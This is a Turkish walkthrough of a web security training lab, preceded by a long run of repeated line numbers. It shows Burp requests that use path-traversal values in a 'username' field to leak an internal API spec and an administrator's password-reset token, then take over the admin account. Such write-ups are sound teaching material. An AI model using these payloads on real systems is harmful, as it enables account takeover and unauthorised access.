1134
1134
1135
1135
1136
1136
1137
1137
1138
1138
1139
1139
1140
1140
1141
1141
1142
1142
1143
1143
1144
1144
1145
1145
1146
1146
1147
1147
1148
1148
1149
1149
1150
1150
1151
1151
1152
1152
1153
1153
1154
1154
1155
1155
1156
1156
1157
1157
1158
1158
1159
1159
1160
1160
1161
1161
1162
1162
1163
1163
1164
1164
1165
1165
1166
1166
1167
1167
1168
1168
1169
1169
1170
1170
1171
1171
1172
1172
1173
1173
1174
1174
1175
1175
1176
1176
1177
1177
1178
1178
1179
1179
1180
1180
1181
1181
1182
1182
1183
1183
1184
1184
1185
1185
1186
1186
1187
1187
1188
1188
1189
1189
1190
1190
1191
1191
1192
1192
1193
1193
1194
1194
1195
1195
1196
1196
1197
1197
1198
1198
1199
1199
1200
1200
1201
1201
1202
1202
1203
1203
1204
1204
1205
1205
1206
1206
1207
1207
1208
1208
1209
1209
1210
1210
1211
1211
1212
1212
1213
1213
1214
1214
1215
1215
1216
1216
1217
1217
1218
1218
1219
1219
1220
1220
1221
1221
1222
1222
1223
1223
1224
1224
1225
1225
1226
1226
1227
1227
1228
1228
1229
1229
1230
1230
1231
1231
1232
1232
1233
1233
1234
1234
1235
1235
1236
1236
1237
1237
1238
1238
1239
1239
1240
1240
1241
1241
1242
1242
1243
1243
1244
1244
1245
1245
1246
1246
1247
1247
1248
1248
1249
1249
1250
1250
1251
1251
1252
1252
1253
1253
1254
1254
1255
1255
1256
1256
1257
1257
1258
1258
1259
1259
1260
1260
1261
1261
1262
1262
1263
1263
1264
1264
1265
1265
1266
1266
1267
1267
1268
1268
1269
1269
1270
1270
1271
1271
1272
1272
1273
1273
1274
1274
1275
1275
1276
1276
1277
1277
1278
1278
1279
1279
1280
1280
1281
1281
1282
1282
1283
1283
1284
1284
1285
1285
1286
1286
1287
1287
1288
1288
1289
1289
1290
1290
1291
1291
1292
1292
1293
1293
1294
1294
1295
1295
1296
1296
1297
1297
1298
1298
1299
1299
1300
1300
1301
1301
1302
1302
1303
1303
1304
1304
1305
1305
1306
1306
1307
1307
1308
1308
1309
1309
1310
1310
1311
1311
1312
1312
1313
1313
1314
1314
1315
1315
1316
1316
1317
1317
1318
1318
1319
1319
1320
1320
1321
1321
1322
1322
1323
1323
1324
1324
1325
1325
1326
1326
1327
1327
1328
1328
1329
1329
1330
1330
1331
1331
1332
1332
1333
1333
1334
1334
1335
1335
1336
1336
1337
1337
1338
1338
1339
1339
1340
1340
1341
1341
1342
1342
1343
1343
1344
1344
1345
1345
1346
1346
1347
1347
1348
1348
1349
1349
1350
1350
1351
1351
1352
1352
1353
1353
1354
1354
1355
1355
1356
1356
1357
1357
1358
1358
1359
1359
1360
1360
1361
1361
1362
1362
1363
1363
1364
1364
1365
1365
1366
1366
1367
1367
1368
1368
1369
1369
1370
1370
1371
1371
1372
1372
1373
1373
1374
1374
1375
1375
1376
1376
1377
1377
1378
1378
1379
1379
1380
1380
1381
1381
1382
1382
1383
1383
1384
1384
1385
1385
1386
1386
1387
1387
1388
1388
1389
1389
1390
1390
1391
1391
1392
1392
1393
1393
1394
1394
1395
1395
1396
1396
1397
1397
1398
1398
1399
1399
1400
1400
1401
1401
1402
1402
1403
1403
1404
1404
1405
1405
1406
1406
1407
1407
1408
1408
1409
1409
1410
1410
1411
1411
1412
1412
1413
1413
1414
1414
1415
1415
1416
1416
1417
1417
1418
1418
1419
1419
1420
1420
1421
1421
1422
1422
1423
1423
1424
1424
1425
1425
1426
1426
1427
1427
1428
1428
1429
1429
1430
1430
1431
1431
1432
1432
1433
1433
1434
1434
1435
1435
1436
1436
1437
1437
1438
1438
1439
1439
1440
1440
1441
1441
1442
1442
1443
1443
1444
1444
1445
1445
1446
1446
1447
1447
1448
1448
1449
1449
1450
1450
1451
1451
1452
1452
1453
1453
1454
1454
1455
1455
1456
1456
1457
1457
1458
1458
1459
1459
1460
1460
1461
1461
1462
1462
1463
1463
1464
1464
1465
1465
1466
1466
1467
1467
1468
1468
1469
1469
1470
1470
1471
1471
1472
1472
1473
1473
1474
1474
1475
1475
1476
1476
1477
1477
1478
1478
1479
1479
1480
1480
1481
1481
1482
1482
1483
1483
1484
1484
1485
1485
1486
1486
1487
1487
1488
1488
1489
1489
1490
1490
1491
1491
1492
1492
1493
1493
1494
1494
1495
1495
1496
1496
1497
1497
1498
1498
1499
1499
1500
1500
1501
1501
1502
1502
1503
1503
1504
1504
1505
1505
1506
1506
1507
1507
1508
1508
1509
1509
1510
1510
1511
1511
1512
1512
1513
1513
1514
1514
1515
1515
1516
1516
1517
1517
1518
1518
1519
1519
1520
1520
1521
1521
1522
1522
1523
1523
1524
1524
1525
1525
1526
1526
1527
1527
1528
1528
1529
1529
1530
1530
1531
1531
1532
1532
1533
1533
153
```

```

19 | csrf=Kbgv7p70a6Aq2Zx58V5mkz4cVlmOaOCY&username=../../../../openapi.json#
20 |
 ② ⚙️ ← → Search 0 highlights

Response
Pretty Raw Hex Render
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 629
{
  "error": {
    "Unexpected response from API server:\n      \"openapi\": \"3.0.0\", \n      \"info\": { \n        \"title\": \"User API\", \n        \"version\": \"2.0.0\" \n      }, \n      \"paths\": { \n        \"/api/internal/v1/users/{username}/field/{field}\": { \n          \"get\": { \n            \"tags\": [ \n              \"users\" \n            ], \n            \"summary\": \"Find user by username\", \n            \"parameters\": [ \n              { \n                \"in\": \"path\", \n                \"name\": \"username\", \n                \"required\": true, \n                \"schema\": { \n                  \"type\": \"string\" \n                } \n              } \n            ] \n          } \n        } \n      } \n    } \n  } \n}

```

Bu sayfanın REST API'ye sahip olduğunu bildiğimiz için openapi.js dosyası denedim ve sonucunda bizden bir dosya yolu istiyor. Kullanıcı değerimiz “administrator” olduğunu biliyoruz. Okuduğumuz js dosyasında ‘passwordResetToken’ olduğunu tahmin ediyorum. Şimdi tüm bu bilgileri kullanalım.

```

10 | csrf=Kbgv7p70a6Aq2Zx58V5mkz4cVlmOaOCY&username=
11 | ../../../../../../api/internal/v1/users/administrator/field/passwordResetToken#
12 |
 ② ⚙️ ← → Search 0 highlights

Response
Pretty Raw Hex Render
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 82
{
  "type": "passwordResetToken",
  "result": "mbhg2q9moi4w6wc2vbxbcf67xj9duwzo"
}

```

Ve aradığımız token bilgisini bulmuş olduk. 😊

```

1 | GET /forgot-password?passwordResetToken=mbhg2q9moi4w6wc2vbxbcf67xj9duwzo
2 | Host: 0ad800b504048c03818e0c0f00ef0046.web-security-academy.net

```

Ve ardından URL'e yapıştırarak sayfaya gidelim.

Ve artık admin şifresi belirleyerek giriş yapalım.

Users

carlos - [Delete](#)

Giriş yaptıktan sonra sayfa önümüze admin panelinde çıktı. Şimdi silelim ve labımızı tamamlayalım.

Congratulations, you solved the lab!

User deleted successfully!

Users

Ve bu labımızı da bitirmiş olduk... 😊